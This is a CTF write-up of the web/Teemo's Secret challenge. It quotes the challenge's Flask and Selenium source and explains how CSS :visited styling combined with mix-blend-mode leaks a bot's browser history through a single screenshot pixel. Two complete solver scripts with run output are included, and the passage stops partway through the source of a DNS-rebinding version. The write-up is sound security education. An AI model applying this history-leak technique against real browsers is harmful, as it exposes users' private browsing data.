


Last week I played CTF with r3kabahn and has gotten a first blood! This will be my detailed writeup about the challenge web/Teemo's Secret. In addition, I will be trying to solve EVERY version of handouts that were given during the contest.
Thanks a lot to Jorian for motivating me to write this post. My teammate Yuu for first blooding web/Leaf. I will link his writeup here: https://anzuukino.github.io/posts/SmileyCTF2025/
And last but not least, Chara for her cool challenges!
There are many different versions of this challenge, I will be going over them one by one
Flagged source (:visited css + binary search)
This is the version I used to got the flag. Here’s the source with explanations:
from flask import Flask, request, make_response, redirect
import base64, sys, secrets
from urllib.parse import urlparse
from PIL import Image

from selenium import webdriver
from selenium.webdriver.support.wait import WebDriverWait
from selenium.webdriver.firefox.options import Options
from selenium.webdriver.common.keys import Keys
from selenium.webdriver.common.action_chains import ActionChains

from threading import Lock

app = Flask(__name__)

PORT = 7382

flag = open('flag.txt').read().strip()
flags = [secrets.token_hex(16) for _ in range(100000)]
flag_access = secrets.choice(flags)

gamble_chance = 3

@app.after_request
def add_header(response):
    response.headers['Referrer-Policy'] = 'no-referrer'
    return response

@app.route('/')
def list_flags():
    response = ''
    for i in flags:
        response += f'<a href="/{i}">{i}</a><br>'
    return make_response(response, 200)

You’re given 100k random links, then the bot will make a random choice called flag_access
@app.route('/gamble', methods=['GET'])
def gamble():
    global gamble_chance
    if gamble_chance <= 0:
        return 'No more chances left', 403
    access = request.args.get('flag')
    if access:
        gamble_chance -= 1
        if request.args.get('flag') == flag_access:
            gamble_chance = 3
            return f'You won! Your flag is: {flag}. . I really wished i got more time to finish this chall better, it was gonna be cache loading time leak.', 200
    return 'You lost! Try again.', 403

@app.route('/<path:data>', methods=['GET'])
def index(data):
    response = secrets.token_hex(16)
    return make_response(response, 200)
You will have exactly 3 chances to gamble the flag_access, if succeed you will be awarded with a real flag!

@app.route('/bot', methods=['GET'])
def bot():
    data = request.args.get('address', 'http://example.com/').encode('utf-8')
    data = base64.b64decode(data).decode('utf-8')

    url = urlparse(data)

    if url.scheme not in ['http', 'https']:
        return 'Invalid URL scheme', 400

    url = data.strip()
    print('[+] Visiting ' + url, file=sys.stderr)

    firefox_options = Options()
    firefox_options.add_argument("--headless")
    firefox_options.add_argument("--no-sandbox")

    driver = webdriver.Firefox(options=firefox_options)

    driver.get('http://127.0.0.1:7382/')
    driver.implicitly_wait(3)
    driver.get('http://127.0.0.1:7382/'+flag_access)
    driver.implicitly_wait(3)

    driver.switch_to.new_window('tab')
    driver.switch_to.window(driver.window_handles[0])

    print('[-] Visiting URL', url, file=sys.stderr)
    driver.get(url)

    wait = WebDriverWait(driver, 10)
    try:
        wait.until(lambda d: 'loaded' in d.title.lower())
    except Exception as e:
        print('[-] Error waiting for page to load:', e, file=sys.stderr)

    driver.get(url)
    driver.save_screenshot('screenshot.png')
    print('[-] Done visiting URL', url, file=sys.stderr)

    image = Image.open('screenshot.png')
    # opps I fucked it up
    screenshot_data = image.crop((0, 0, 1, 1)).tobytes()
    response = make_response(screenshot_data, 200)
    response.headers['Content-Type'] = 'image/png'
    return response


if __name__ == '__main__':
    app.run(port=PORT, debug=False, host='0.0.0.0')
And finally, you’re given a firefox bot with the flow:
- Visit
/ - Visit
/{flag_access} - Visit our url, waiting for
loadedin title - Visit our url again and take a screenshot of the top left pixel
Solution
Our goal is to leak the browser’s history, that way we know for sure what’s the flag access. For example, when I click on http://127.0.0.1:7382/1a10ecad43d494edae0e3037a1ee6863 the whole link turned purple:

If I can somehow see which link turned purple in the bot’s browser, I will be able to gamble the flag
If you’ve read xsleaks wiki before, this challenge sounds familiar: https://xsleaks.dev/docs/attacks/css-tricks/#retrieving-users-history, quote:
Using the CSS
:visitedselector, it’s possible to apply a different style for URLs that have been visited.
Picture this poc:
<!doctype html><title>loaded</title>
<style>
a{position:fixed;top:0;left:0;width:10px;height:10px;
     display:block;background:blue;mix-blend-mode:difference}
a:visited{background:red}
</style>
<body>
  <a href="http://127.0.0.1:7382/1a10ecad43d494edae0e3037a1ee6863">1a10ecad43d494edae0e3037a1ee6863</a>
  <a href="http://127.0.0.1:7382/51eb05268733b0432c9b0ac913d761c0">51eb05268733b0432c9b0ac913d761c0</a>
</body>
Ok I know it looks pretty on top of each other but hear me out: if you put all the links at the top, you will be able to style a css such that if there’s any visited links, the top left turns into a different color.
This is possible thanks to the mix-blend-mode css property. With mix-blend-mode:difference, it mixes background:blue and background:red which creates a purple box if there’s a visited url in the website
NOTE
mix-blend-mode:differencesubtracts the darker of the two colors from the lightest color. For the context of xsleaks we just need to know it creates a difference
And a blue box if there’s no visited link:
<!doctype html><title>loaded</title>
<style>
a{position:fixed;top:0;left:0;width:10px;height:10px;
     display:block;background:blue;mix-blend-mode:difference}
a:visited{background:red}
</style>
<body>
  <!-- <a href="http://127.0.0.1:7382/1a10ecad43d494edae0e3037a1ee6863">1a10ecad43d494edae0e3037a1ee6863</a> -->
  <a href="http://127.0.0.1:7382/51eb05268733b0432c9b0ac913d761c0">51eb05268733b0432c9b0ac913d761c0</a>
</body>
IMPORTANT
:visitedcss for cross-origin links will only work on firefox as of June 2025. If you tried it on chrome you will get a white lie
Now our job is simple, first we split the links into two half. If the exploit page with only the first half turns blue then it does not contain our flag_access, else repeat this process with the second half.

This is also known as Binary search. Here’s o3’s full exploit script:
#!/usr/bin/env python3
"""
browser-bot solver — v3
usage:
    python solve.py <challenge_base_url> <public_host[:port]>

example:
    python solve.py https://web-teemos-secret-c8dq7tdq.smiley.cat/ \
                    0.tcp.ap.ngrok.io:14145
"""

import base64, html, re, socket, sys, threading, time
from http.server import BaseHTTPRequestHandler, HTTPServer
import requests

###############################################################################
# ── command-line arguments ───────────────────────────────────────────────────
###############################################################################
if len(sys.argv) < 3:
    print('usage: python solve.py <base_url> <callback_host[:port]>', file=sys.stderr)
    sys.exit(1)

TARGET_ROOT = sys.argv[1].rstrip('/')                 # full URL, scheme required
CALLBACK_RAW = sys.argv[2]

# make the callback URL absolute
if '://' in CALLBACK_RAW:
    PAYLOAD_URL = CALLBACK_RAW.rstrip('/') + '/'
else:
    PAYLOAD_URL = f'http://{CALLBACK_RAW}/'

print(f'[i] challenge  : {TARGET_ROOT}')
print(f'[i] callback   : {PAYLOAD_URL}')

# endpoints on the challenge service
BOT_URL    = TARGET_ROOT + '/bot'
GAMBLE_URL = TARGET_ROOT + '/gamble'

###############################################################################
# ── local web-server (always on 127.0.0.1:8000) ─────────────────────────────
###############################################################################
LOCAL_PORT = 8000
_current_html = b''

class Handler(BaseHTTPRequestHandler):
    def log_message(self, *_): ...
    def do_GET(self):
        self.send_response(200)
        self.send_header('Content-Type', 'text/html; charset=utf-8')
        self.end_headers()
        self.wfile.write(_current_html)

def start_http():
    HTTPServer(('0.0.0.0', LOCAL_PORT), Handler).serve_forever()

threading.Thread(target=start_http, daemon=True).start()
time.sleep(0.3)                                       # give it a moment

###############################################################################
# ── fetch all 100 000 candidate tokens ──────────────────────────────────────
###############################################################################
print('[*] downloading token list …')
index = requests.get(TARGET_ROOT + '/').text
TOKENS = re.findall(r'<a href="/([0-9a-f]{32})">', index)
if len(TOKENS) != 100_000:
    print('[!] warning: expected 100 000 tokens, got', len(TOKENS), file=sys.stderr)
print('[*] token list ready')

###############################################################################
# ── HTML oracle: top-left pixel red ↔ “hit” ──────────────────────────────────
###############################################################################
def craft_payload(subset):
    css = ('<style>'
           'body{margin:0;background:#000}'
           'a{position:fixed;top:0;left:0;width:10px;height:10px;'
           'display:block;background:blue;mix-blend-mode:difference}'
           'a:visited{background:red}'
           '</style>')
    anchors = ''.join(
        f'<a href="http://127.0.0.1:7382/{tok}"></a>'
        for tok in subset
    )
    return f'<!doctype html><title>loaded</title>{css}{anchors}'

def ask_bot(html_page: str) -> bool:
    """Return True if the first pixel is *red* (hit), False if it's blue."""
    global _current_html
    _current_html = html_page.encode()

    b64 = base64.b64encode(PAYLOAD_URL.encode()).decode()
    r   = requests.get(BOT_URL, params={'address': b64}, timeout=60)
    if len(r.content) < 3:
        return ask_bot(html_page)
        raise RuntimeError('screenshot too small')
    r0, g0, _ = r.content[:3]
    return r0 > 200 and g0 < 100                      # red-ish pixel ⇒ hit

###############################################################################
# ── 17-round binary search ──────────────────────────────────────────────────
###############################################################################
lo, hi, rnd = 0, len(TOKENS), 0
while hi - lo > 1:
    rnd += 1
    mid = (lo + hi) // 2
    subset = TOKENS[lo:mid]
    hit = ask_bot(craft_payload(subset))
    print(f'   round {rnd:2d}: '
          f'[{lo:5d}:{mid-1:5d}]  size={len(subset):5d}  → '
          f'{"hit" if hit else "miss"}')
    if hit:
        hi = mid          # token is in the lower half
    else:
        lo = mid          # token is in the upper half

flag_access = TOKENS[lo]
print('[*] flag_access =', flag_access)

###############################################################################
# ── redeem the flag ─────────────────────────────────────────────────────────
###############################################################################
resp = requests.get(GAMBLE_URL, params={'flag': flag_access})
if resp.ok:
    print('[+] FLAG:', resp.text.strip())
else:
    print('[-] gamble failed:', resp.text.strip(), file=sys.stderr)
Flag: .;,;.{sadly_:visit_tag_just_got_fixed_everywhere}
Oneshot exploit (mix-blend-mode: multiply)
So binary search still took log2(100000) rounds to complete, what if flag_access was changed everytime you trigger the bot?
@app.route('/bot', methods=['GET'])
def bot():
    global flag_access
    flag_access = secrets.choice(flags)
Previously we used mix-blend-mode: difference which only cared about mixing 2 colors. There’s a better option than that called mix-blend-mode: multiply. Relevant blog: https://lcamtuf.blogspot.com/2016/08/css-mix-blend-mode-is-bad-for-keeping.html
This idea was shared by Jorian. We use color: white for all <a> tags, but then color: black for :visited links and overlayed them all on the same place. Using mix-blend-mode: multiply all the whites stay white (1x1 = 1) but if a single black gets into the mix, the entire thing becomes black (1x0 = 0)
However, you might have noticed that we will still need to binary search using the above idea. So can we do better? Yes, turns out we can!
<!doctype html><title>loaded</title>
<style>
a{position:fixed;top:0;left:0;width:10px;height:10px;
     display:block;background:rgb(255, 255, 255);mix-blend-mode:multiply}
a[href="http://127.0.0.1:7382/1a10ecad43d494edae0e3037a1ee6863"]:visited{background:rgb(100, 230, 0)}
a[href="http://127.0.0.1:7382/7c93e4979a8eff3e14b568086968d649"]:visited{background:rgb(0, 0, 200)}

</style>
<body>
  <a href="http://127.0.0.1:7382/1a10ecad43d494edae0e3037a1ee6863">1a10ecad43d494edae0e3037a1ee6863</a>
  <a href="http://127.0.0.1:7382/7c93e4979a8eff3e14b568086968d649">51eb05268733b0432c9b0ac913d761c0</a>
</body>TIPIf you write
background:redit will automatically be parsed asbackground-color:red. The reason why I brought this up is becausebackgroundis not permitted by privacy and the visited selector, which is why you can’t usebackground:urlto cause an OAST
Now you can assign different color for each link

Full exploit by o3:
#!/usr/bin/env python3
"""
browser-bot oneshot solver – v1
usage:
    python solve.py <challenge_base_url> <public_host[:port]>

example:
    python solve.py https://web-teemos-secret-c8dq7tdq.smiley.cat/ \
                    0.tcp.ap.ngrok.io:14145
"""

import base64, html, re, socket, sys, threading, time
from http.server import BaseHTTPRequestHandler, HTTPServer

import requests

# ────────────────────────────── CLI ────────────────────────────── #
if len(sys.argv) < 3:
    print('usage: python solve.py <base_url> <callback_host[:port]>', file=sys.stderr)
    sys.exit(1)

TARGET_ROOT  = sys.argv[1].rstrip('/')               # full URL, scheme required
CALLBACK_RAW = sys.argv[2]

# make the callback URL absolute
PAYLOAD_ROOT = CALLBACK_RAW if '://' in CALLBACK_RAW else f'http://{CALLBACK_RAW}'
if not PAYLOAD_ROOT.endswith('/'):
    PAYLOAD_ROOT += '/'

BOT_URL    = f'{TARGET_ROOT}/bot'
GAMBLE_URL = f'{TARGET_ROOT}/gamble'

print(f'[i] challenge  : {TARGET_ROOT}')
print(f'[i] callback   : {PAYLOAD_ROOT}')

# ─────────────────────── VERY tiny web-server ─────────────────── #
LOCAL_PORT      = 8000
_current_html   = b''

class Handler(BaseHTTPRequestHandler):
    def log_message(self, *_): ...
    def do_GET(self):
        self.send_response(200)
        self.send_header('Content-Type', 'text/html; charset=utf-8')
        self.end_headers()
        self.wfile.write(_current_html)

threading.Thread(target=lambda: HTTPServer(('0.0.0.0', LOCAL_PORT), Handler).serve_forever(),
                 daemon=True).start()
time.sleep(0.3)                                     # let it come up

# ─────────────────────── grab candidate tokens ─────────────────── #
print('[*] downloading token list …')
index   = requests.get(TARGET_ROOT + '/').text
TOKENS  = re.findall(r'<a href="/([0-9a-f]{32})">', index)
N       = len(TOKENS)
if N != 1000:                                        # service code makes 1000
    print(f'[!] warning: expected 1000 tokens, got {N}', file=sys.stderr)
print('[*] token list ready')

# ─────────── build one page that identifies the token ──────────── #
def index_to_rgb(i: int) -> tuple[int, int, int]:
    """
    Encode 0-999 into a unique RGB triple.
    G uses only four levels (0, 64, 128, 192) so
    R differentiates inside each group.  Total space: 4×256 = 1024 ≥ 1000
    """
    r = i & 0xFF
    g = ((i >> 8) & 0x03) * 64        # 0, 64, 128, 192
    b = 123                           # constant, non-black, non-white
    return r, g, b

colour_to_token = {}
css_rules       = [
    '<style>',
    # the 1 × 1 anchor lives at the very top-left pixel
    ('a{position:fixed;top:0;left:0;width:1px;height:1px;'
     'display:block;background:rgb(255,255,255);mix-blend-mode:multiply}')
]

for idx, tok in enumerate(TOKENS):
    r, g, b = index_to_rgb(idx)
    colour_to_token[(r, g, b)] = tok
    css_rules.append(
        f'a[href="http://127.0.0.1:7382/{tok}"]:visited'
        f'{{background:rgb({r},{g},{b})}}'
    )

css_rules.append('</style>')

anchors = ''.join(
    f'<a href="http://127.0.0.1:7382/{tok}"></a>' for tok in TOKENS
)

PAYLOAD_HTML = (
    '<!doctype html><title>loaded</title>'
    + ''.join(css_rules)
    + '<body>' + anchors + '</body>'
)

# ──────────────────── helper to query the bot ──────────────────── #
def ask_bot(html_page: str) -> tuple[int, int, int]:
    """Return the RGB triple of pixel (0,0) in the screenshot."""
    global _current_html
    _current_html = html_page.encode()

    b64 = base64.b64encode(f'{PAYLOAD_ROOT}'.encode()).decode()
    while True:
        r = requests.get(BOT_URL, params={'address': b64}, timeout=60)
        if len(r.content) >= 3:        # sometimes Selenium hiccups
            break
    return r.content[0], r.content[1], r.content[2]

# ───────────────────────── main exploit ────────────────────────── #
print('[*] asking the bot …')
pixel = ask_bot(PAYLOAD_HTML)
print(f'[*] screenshot pixel RGB = {pixel}')

flag_access = colour_to_token.get(pixel)
if not flag_access:
    print('[!] pixel colour not recognised — giving up', file=sys.stderr)
    sys.exit(1)

print('[*] flag_access =', flag_access)

resp = requests.get(GAMBLE_URL, params={'flag': flag_access})
if resp.ok:
    print('[+] FLAG:', resp.text.strip())
else:
    print('[-] gamble failed:', resp.text.strip(), file=sys.stderr)
smiley/teemo/teemos-secret via 🐍 v3.13.1 took 4s
❯ python color.py https://web-teemos-secret-c8dq7tdq.smiley.cat/ 0.tcp.ap.ngrok.io:12596
[i] challenge : https://web-teemos-secret-c8dq7tdq.smiley.cat
[i] callback : http://0.tcp.ap.ngrok.io:12596/
[*] downloading token list …
[*] token list ready
[*] asking the bot …
[*] screenshot pixel RGB = (25, 0, 123)
[*] flag_access = e3fd6f346c35dd25b863f2e4da745e60
[+] FLAG: You won! Your flag is: .;,;.{sadly_:visit_tag_just_got_fixed_everywhere}.The original (DNS rebinding)
If you were awake at the start of the competition you might have seen this version:
from flask import Flask, request, make_response, redirect
import base64, sys, secrets
from urllib.parse import urlparse

from selenium import webdriver
from selenium.webdriver.firefox.options import Options
from selenium.webdriver.common.keys import Keys

app = Flask(__name__)

PORT = 8801

flag = open('flag.txt').read().strip()
flags = [secrets.token_hex(16) for _ in range(10000)]
flag_access = secrets.choice(flags)
gamble_chance = 3

@app.route('/')
def list_flags():
    response = ''
    for i in flags:
        response += f'<a href="/{i}">{i}</a><br>'
    return make_response(response, 200)

@app.route('/gamble', methods=['GET'])
def gamble():
    global gamble_chance
    if gamble_chance <= 0:
        return 'No more chances left', 403
    access = request.args.get('flag')
    if access:
        gamble_chance -= 1
        if request.args.get('flag') == flag_access:
            gamble_chance = 3
